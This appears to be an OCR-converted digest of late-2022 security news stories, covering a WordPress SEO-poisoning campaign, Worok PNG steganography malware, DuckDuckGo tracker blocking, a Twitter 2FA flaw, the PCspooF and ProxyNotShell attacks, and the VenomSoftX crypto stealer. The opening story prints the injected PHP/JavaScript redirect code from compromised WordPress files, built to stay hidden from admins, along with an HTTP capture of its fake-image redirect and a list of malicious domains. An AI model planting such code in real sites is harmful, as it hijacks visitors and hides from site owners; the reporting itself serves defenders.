
The campaign likely primes these sites for future use as malware droppers or phishing sites, as even a short-term operation on the first page of Google Search, would result in many infections.

An alternative scenario, based on the existence of an 'ads.txt' file on the landing sites, is that their owners want to drive more traffic to conduct ad fraud.

Targeting WordPress sites

Sucuri reports that the hackers are modifying WordPress PHP files, such as 'wp-singup.php', 'wp-cron.php', 'wp-settings.php', 'wp-mail.php', and 'wp-blog-header.php', to inject the redirects to the fakes Q&A discussion forums.

In some cases, the attackers drop their own PHP files on the targeted site, using random or pseudo-legitimate file names like 'wp-logIn.php'.



```
/** Loads the WordPress Environment and Template */
require __DIR__ . '/wp-blog-header.php';

?>
<?php

error_reporting(0);
@ini_set('error_log', NULL);
@ini_set('log_errors', 0);
@ini_set('display_errors', 0);

$ckUjYggTf = 0;
foreach($_COOKIE as $vUjUnHvOOoO => $vvvUjUnHvOOoO){
  if (strstr(strval($vUjUnHvOOoO), 'wordpress_logged_in')){
    $ckUjYggTf = 1;
    break;
  }
}

if($ckUjYggTf == 0 && !strstr(strval($_SERVER['REQUEST_URI']), 'wp-login.php')){
    echo "<script>(function (parameters) {
        const getHoursDiff = (startDate, endDate) => {
            const msInHour = 1000 * 60 * 60;
            return Math.round(Math.abs(endDate - startDate) / msInHour);
        }
        const getFromStorage = (host) => localStorage.getItem(`\${host}-local-storage`);
        const addToStorage = (host, nowDate) => localStorage.setItem(`\${host}-local-storage`, nowDate);

        function globalClick(event) {
            const host = location.host
            const newLocation = \"https://bit.ly/3AAXYh6\"
            const allowedHours = 6

            const nowDate = Date.parse(new Date());
            const savedData = getFromStorage(host)

            if (savedData) {
                try {
                    const storageDate = parseInt(savedData);
                    // check hours
                    const hoursDiff = getHoursDiff(nowDate, storageDate)
                    console.log(nowDate, storageDate, hoursDiff)
                    if (hoursDiff >= allowedHours) {
                        addToStorage(host, nowDate);
                        window.open(newLocation, \"_blank\");
                    }
```

Malicious code in one of the infected files (Sucuri)

The infected or injected files contain malicious code that checks if the website visitors are logged in to WordPress, and if they're not, redirects them to the https://ois.is/images/logo-6.png URL.

However, browsers will not be sent an image from this URL but will instead have JavaScript loaded that redirects users to a Google search click URL that redirects users to the promoted Q&A site.

```
http https://ois.is/images/logo-6.png
HTTP/1.1 200 OK
CF-Cache-Status: DYNAMIC
CF-RAY: 7668db2b3fcbebf2-SEA
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Mon, 07 Nov 2022 20:35:34 GMT
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=3SrhitVphE0OtQDm0FQTxcu9TFrojU
Ru5vYbyuFLwyhubxFI0IP0FxVypmalVSS8jc4ikjuCG8sC0R85REB3vYLXucrDa656pm4U1oc1XVXcwMUrOAARsrg%3D"}],"group":"cf-
nel","max_age":604800}
Server: cloudflare
Transfer-Encoding: chunked
alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
vary: Accept-Encoding
x-turbo-charged-by: LiteSpeed

<script>window.location.href='https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&cad=rja&uact=8&
ved=2ahUKEwjMyZrQ9Zv7AhWKQ_EDHYzqB_cQFnoECAkQAQ&url=https%3A%2F%2Fqa.istisharaat.com%2F1%2Fhow-many-times-di
d-orlando-pirates-won-mtn-8&usg=AOvVaw2U16A2bm-VEWbhpOdb_9l_';</script><meta http-equiv='refresh' content='0
;URL=https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&cad=rja&uact=8&ved=2ahUKEwjMyZrQ9Zv7AhWK
Q_EDHYzqB_cQFnoECAkQAQ&url=https%3A%2F%2Fqa.istisharaat.com%2F1%2Fhow-many-times-did-orlando-pirates-won-mtn
-8&usg=AOvVaw2U16A2bm-VEWbhpOdb_9l_'>
```

Code to generate the fake Google Search event (Sucuri)

Using a Google search click URL is likely to increase performance metrics on the URLs in the Google Index to make it appear as if the sites are popular, hoping to increase their ranking in the search results.

Furthermore, redirecting through Google search click URLs makes the traffic look more legitimate, possibly bypassing some security software.

The exclusion of logged-in users, as well as those standing at 'wp-login.php,' aims to avoid redirecting an administrator of the site, which would result in the raising of suspicion and the cleaning of the compromised site.

The PNG image file uses the 'window.location.href' function to generate the Google Search redirection result to one of the following targeted domains:

- en.w4ksa[.]com
- peace.yomeat[.]com
- qa.bb7r[.]com
- en.ajeel[.]store
- qa.istisharaat[.]com
- en.photolovegirl[.]com
- en.poxnel[.]com
- qa.tadalafilhot[.]com
- questions.rawafedpor[.]com
- qa.elbwaba[.]com
- questions.firstgooal[.]com
- qa.cr-halal[.]com
- qa.aly2um[.]com

The threat actors use multiple subdomains for the above, so the complete list of the landing domains is too long to include here (1,137 entries). Those interested in reviewing the complete list can find it here.

Most of these websites hide their servers behind Cloudflare, so Sucuri's analysts couldn't learn more about the campaign's operators.

As all of the sites use similar website-building templates, and all appear to have been generated by automated tools, it is likely they all belong to the same threat actors.

Sucuri couldn't identify how the threat actors breached the websites used for redirections. However, it likely happens by exploiting a vulnerable plugin or brute-forcing the WordPress admin password.

Hence, the recommendation is to upgrade all WordPress plugins and website CMS to the latest version and activate two-factor authentication (2FA) on admin accounts.

Source: https://www.bleepingcomputer.com/news/security/15-000-sites-hacked-for-massive-google-seo-poisoning-campaign/

10. Worok hackers hide new malware in PNGs using steganography

A threat group tracked as 'Worok' hides malware within PNG images to infect victims' machines with information-stealing malware without raising alarms.

This has been confirmed by researchers at Avast, who built upon the findings of ESET, the first to spot and report on Worok's activity in early September 2022.

ESET warned that Worok targeted high-profile victims, including government entities in the Middle East, Southeast Asia, and South Africa, but their visibility into the group's attack chain was limited.


Avast's report is based on additional artifacts the company captured from Worok attacks, confirming ESET's assumptions about the nature of the PNG files and adding new information on the type of malware payloads and the data exfiltration method.

Hiding malware in PNG files

While the method used to breach networks remains unknown, Avast believes Worok likely uses DLL sideloading to execute the CLRLoader malware loader into memory.

This is based on evidence from compromised machines, where Avast's researchers found four DLLs containing the CLRLoader code.

Next, the CLRLoader loads the second-stage DLL (PNGLoader), which extracts bytes embedded in PNG files and uses them to assemble two executables.




Worok's complete infection chain
Source: Avast

Hiding payload in PNGs

Steganography is concealing code inside image files that appear normal when opened in an image viewer.

In the case of Worok, Avast says the threat actors used a technique called "least significant bit (LSB) encoding," which embeds small chunks of the malicious code in the least important bits of the image's pixels.



LSB on image pixels
Source: Avast

The first payload extracted from those bits by PNGLoader is a PowerShell script that neither ESET nor Avast could retrieve.

The second payload hiding in the PNG files is a custom .NET C# info-stealer (DropBoxControl) that abuses the DropBox file hosting service for C2 communication, file exfiltration, and more.

The PNG image containing the second payload is the following:

A PNG image file containing the info-stealer
Source: Avast

DropBox abuse

The 'DropBoxControl' malware uses an actor-controlled DropBox account to receive data and commands or upload files from the compromised machine.

The commands are stored in encrypted files on the threat actor's DropBox repository that the malware accesses periodically to retrieve pending actions.

Form of DropBox files, TaskType is command
Source: Avast

The supported commands are the following:

- Run "cmd /c" with the given parameters
- Launch an executable with given parameters
- Download data from DropBox to the device
- Upload data from the device to DropBox
- Delete data on the victim's system
- Rename data on the victim's system
- Exfiltrate file info from a defined directory
- Set a new directory for the backdoor
- Exfiltrate system information
- Update the backdoor's configuration

These functions indicate that Worok is a cyberespionage group interested in stealthy data exfiltration, lateral movement, and spying on the infected device.

Avast comments that the tools sampled from Worok attacks aren't circulating in the wild, so they're likely used exclusively by the threat group.

Source: https://www.bleepingcomputer.com/news/security/worok-hackers-hide-new-malware-in-pngs-using-steganography/

11. DuckDuckGo now lets all Android users block trackers in their apps

DuckDuckGo for Android's 'App Tracking Protection' feature has reached open beta, allowing all Android users to block third-party trackers across all their installed apps.

The DuckDuckGo for Android app is a privacy-focused web browser, search engine, and data protection utility, downloaded over 10 million times from Google Play. It includes numerous privacy features, including search term anonymity, hidden tracker blocking, email tracker protection, auto-HTTPS, and one-tap browsing history clearing.

The 'App Tracking Protection' aims to increase privacy throughout the entire operating system by blocking third-party tracking scripts in other Android apps installed on the device.

"It's a free feature in the DuckDuckGo Android app that helps block 3rd-party trackers in the apps on your phone (like Google snooping in your weather app) – meaning more comprehensive privacy and less creepy targeting," announced DuckDuckGo today.

Compared to the previous close beta version of the feature, the new version of App Tracking Protection lets Android users see exactly what trackers are blocked and what type of data they are targeting.

The feature is somewhat similar to Apple's 'App Tracking Transparency,' but unlike the Apple feature, DuckDuckGo's system does not depend on the app developers' compliance with user choice.

Blocking all known trackers


DuckDuckGo says Android users have an average of 35 apps installed on their devices, generating between a thousand and 2,000 tracking attempts daily for over 70 tracking companies.

The App Tracking Protection promises to block all these attempts in the background while the users regularly browse the web, play games, or check the weather on their devices.

This blocking also happens without causing a noticeable impact on device performance, something that was improved on the latest version of the app (v5.143.1).

The blocking is based on a constantly updated and growing list of known trackers and is independent of the user's choice in the associated tracking request dialogs usually served within apps.

To activate the new feature, the user has to open the DuckDuckGo app on Android, navigate to **Settings** → **More from DuckDuckGo**, and then enable **App Tracking Protection**, as shown below.



Activating App Tracking Protection
Source: DuckDuckGo


The feature works by configuring the DuckDuckGo for Android app as a VPN on the device, which allows the app to filter traffic from other apps and block trackers.

However, unlike a traditional VPN, this does not provide anonymity while browsing the web or connecting to remote devices and is only used locally.

"App Tracking Protection uses a local "VPN connection," which means that it works its magic right on your smartphone and without sending app data to DuckDuckGo or other remote servers," explains DuckDuckGo.


Therefore, to enable the feature, DuckDuckGo will request the user allow the VPN connection to be created, which is required for the blocker to function as expected.

From then on, the app will regularly update the user with automatically generated summaries of blocked app trackers to give them an idea of what is happening behind the scenes.



Summary of blocked trackers (DuckDuckGo)

Those who want to evaluate how threatening each app is to their privacy can use App Tracking Protection's real-time view to see what trackers are loaded and blocked.



Blocked trackers on specific apps (DuckDuckGo)

App Tracking Protection is a powerful tool, but users should keep in mind that the feature is still in the beta stage of development.

Therefore, it may cause sites or apps not to function correctly, for some trackers to remain undetected, or lead to performance issues. If you run into any of these issues, you can disable the feature.

Source: https://www.bleepingcomputer.com/news/security/duckduckgo-now-lets-all-android-users-block-trackers-in-their-apps/

12. Failures in Twitter's Two-Factor Authentication System

Twitter is having intermittent problems with its two-factor authentication system:

Not all users are having problems receiving SMS authentication codes, and those who rely on an authenticator app or physical authentication token to secure their Twitter account may not have

reason to test the mechanism. But users have been self-reporting issues on Twitter since the weekend, and WIRED confirmed that on at least some accounts, authentication texts are hours delayed or not coming at all. The meltdown comes less than two weeks after Twitter laid off about half of its workers, roughly 3,700 people. Since then, engineers, operations specialists, IT staff, and security teams have been stretched thin attempting to adapt Twitter's offerings and build new features per new owner Elon Musk's agenda.

On top of that, it seems that the system has a new vulnerability:

A researcher contacted Information Security Media Group on condition of anonymity to reveal that texting "STOP" to the Twitter verification service results in the service turning off SMS two-factor authentication.

"Your phone has been removed and SMS 2FA has been disabled from all accounts," is the automated response.

The vulnerability, which ISMG verified, allows a hacker to spoof the registered phone number to disable two-factor authentication. That potentially exposes accounts to a password reset attack or account takeover through password stuffing.

This is not a good sign.

Source: https://www.schneier.com/blog/archives/2022/11/failures-in-twitters-two-factor-authentication-system.html

13. Successful Hack of Time-Triggered Ethernet

Time-triggered Ethernet (TTE) is used in spacecraft, basically to use the same hardware to process traffic with different timing and criticality. Researchers have defeated it:

On Tuesday, researchers published findings that, for the first time, break TTE's isolation guarantees. The result is PCspooF, an attack that allows a single non-critical device connected to a single plane to disrupt synchronization and communication between TTE devices on all planes. The attack works by exploiting a vulnerability in the TTE protocol. The work was completed by researchers at the University of Michigan, the University of Pennsylvania, and NASA's Johnson Space Center.

"Our evaluation shows that successful attacks are possible in seconds and that each successful attack can cause TTE devices to lose synchronization for up to a second and drop tens of TT messages—both of which can result in the failure of critical systems like aircraft or automobiles," the researchers wrote. "We also show that, in a simulated spaceflight mission, PCspooF causes uncontrolled maneuvers that threaten safety and mission success."

Much more detail in the article—and the research paper.

Source: https://www.schneier.com/blog/archives/2022/11/successful-hack-of-time-triggered-ethernet.html

14. Exploit released for actively abused ProxyNotShell Exchange bug

Proof-of-concept exploit code has been released online for two actively exploited and high-severity vulnerabilities in Microsoft Exchange, collectively known as ProxyNotShell.


Tracked as CVE-2022-41082 and CVE-2022-41040, the two bugs affect Microsoft Exchange Server 2013, 2016, and 2019 and allow attackers to escalate privileges to run PowerShell in the context of the system and gain arbitrary or remote code execution on compromised servers.

Microsoft released security updates to address the two security flaws as part of the November 2022 Patch Tuesday, even though ProxyNotShell attacks have been detected since at least September 2022.

One week after Microsoft released ProxyNotShell security updates, security researcher Janggggg released the proof-of-concept (PoC) exploit attackers have used in the wild to backdoor Exchange servers.

Will Dormann, a senior vulnerability analyst at ANALYGENCE, tested the exploit and confirmed that it's working against systems running Exchange Server 2016 and 2019, and added that the code needs some tweaking to get it to work when targeting Exchange Server 2013).

Threat intelligence company GreyNoise has been tracking ProxyNotShell exploitation since late September and provides info on ProxyNotShell scanning activity and a list of IP addresses linked to these attacks.



ProxyNotShell vulnerability scans (GreyNoise)

Attackers have been chaining the two security flaws to deploy Chinese Chopper web shells on compromised servers for persistence and data theft, as well as for lateral movement in their victims' networks since at least September 2022.

Redmond also confirmed they were actively abused in the wild on September 30, saying it was "aware of limited targeted attacks using the two vulnerabilities to get into users' systems."

"Because we are aware of active exploits of related vulnerabilities (limited targeted attacks), our recommendation is to install these updates immediately to be protected against these attacks," the Exchange Team warned after patches were released. [emphasis ours]

"These vulnerabilities affect Exchange Server. Exchange Online customers are already protected from the vulnerabilities addressed in these SUs and do not need to take any action other than updating any Exchange servers in their environment."

Security researchers at Vietnamese cybersecurity outfit GTSC, who first spotted and reported the attacks, said attackers have been chaining the two security flaws to deploy Chinese Chopper web shells on compromised servers.

Source: https://www.bleepingcomputer.com/news/security/exploit-released-for-actively-abused-proxynotshell-exchange-bug/

15. Google Chrome extension used to steal cryptocurrency, passwords

An information-stealing Google Chrome browser extension named 'VenomSoftX' is being deployed by Windows malware to steal cryptocurrency and clipboard contents as users browse the web.


This Chrome extension is being installed by the ViperSoftX Windows malware, which acts as a JavaScript-based RAT (remote access trojan) and cryptocurrency hijacker.

ViperSoftX has been around since 2020, previously disclosed by security researchers Cerberus and Colin Cowie, and in a report by Fortinet.

However, in a new report today by Avast, researchers provide more details regarding the malicious browser extension and how the malware operation has undergone extensive development lately.

Recent activity

Since the beginning of 2022, Avast has detected and stopped 93,000 ViperSoftX infection attempts against its customers, mainly impacting the United States, Italy, Brazil, and India.



ViberSoftX victim heat map for 2022

Source: Avast

The main distribution channel for ViperSoftX is torrent files containing laced game cracks and software product activators.

By analyzing the wallet addresses that are hardcoded in samples of ViperSoftX and VenomSoftX, Avast found that the two had collectively earned their operators about $130,000 by November 8th, 2022.

This stolen cryptocurrency was obtained by diverting cryptocurrency transactions attempted on compromised devices and does not include profits from parallel activities.

The downloaded executable is a malware loader that decrypts AES data to create the following five files:

- Log file hiding a ViperSoftX PowerShell payload
- XML file for the task scheduler
- VBS file for establishing persistence by creating a scheduled task
- Application binary (promised game or software)
- Manifest file


The single malicious code line hides somewhere towards the bottom of the 5MB log text file and runs to decrypt the payload, ViperSoftX stealer.

Newer ViperSoftX variants don't differ much from what has been analyzed in previous years, including cryptocurrency wallet data stealing, arbitrary command execution, payload downloads from the C2, etc.

A key feature of newer ViperSoftX variants is the installation of a malicious browser extension named VenomSoftX on Chrome-based browsers (Chrome, Brave, Edge, Opera).

Infecting Chrome

To stay hidden from the victims, the installed extension masquerades as "Google Sheets 2.1", supposedly a Google productivity app. In May, security researcher Colin Cowie also spotted the extension installed as 'Update Manager.'



Malicious extension showing up as Google Sheets

Source: Avast

While VenomSoftX appears to overlap ViperSoftX activity since they both target a victim's cryptocurrency assets, it performs the theft differently, giving the operators higher chances of success.

"VenomSoftX mainly does this (steals crypto) by hooking API requests on a few very popular crypto exchanges victims visits/have an account with," explains Avast in the report.

"When a certain API is called, for example, to send money, VenomSoftX tampers with the request before it is sent to redirect the money to the attacker instead."

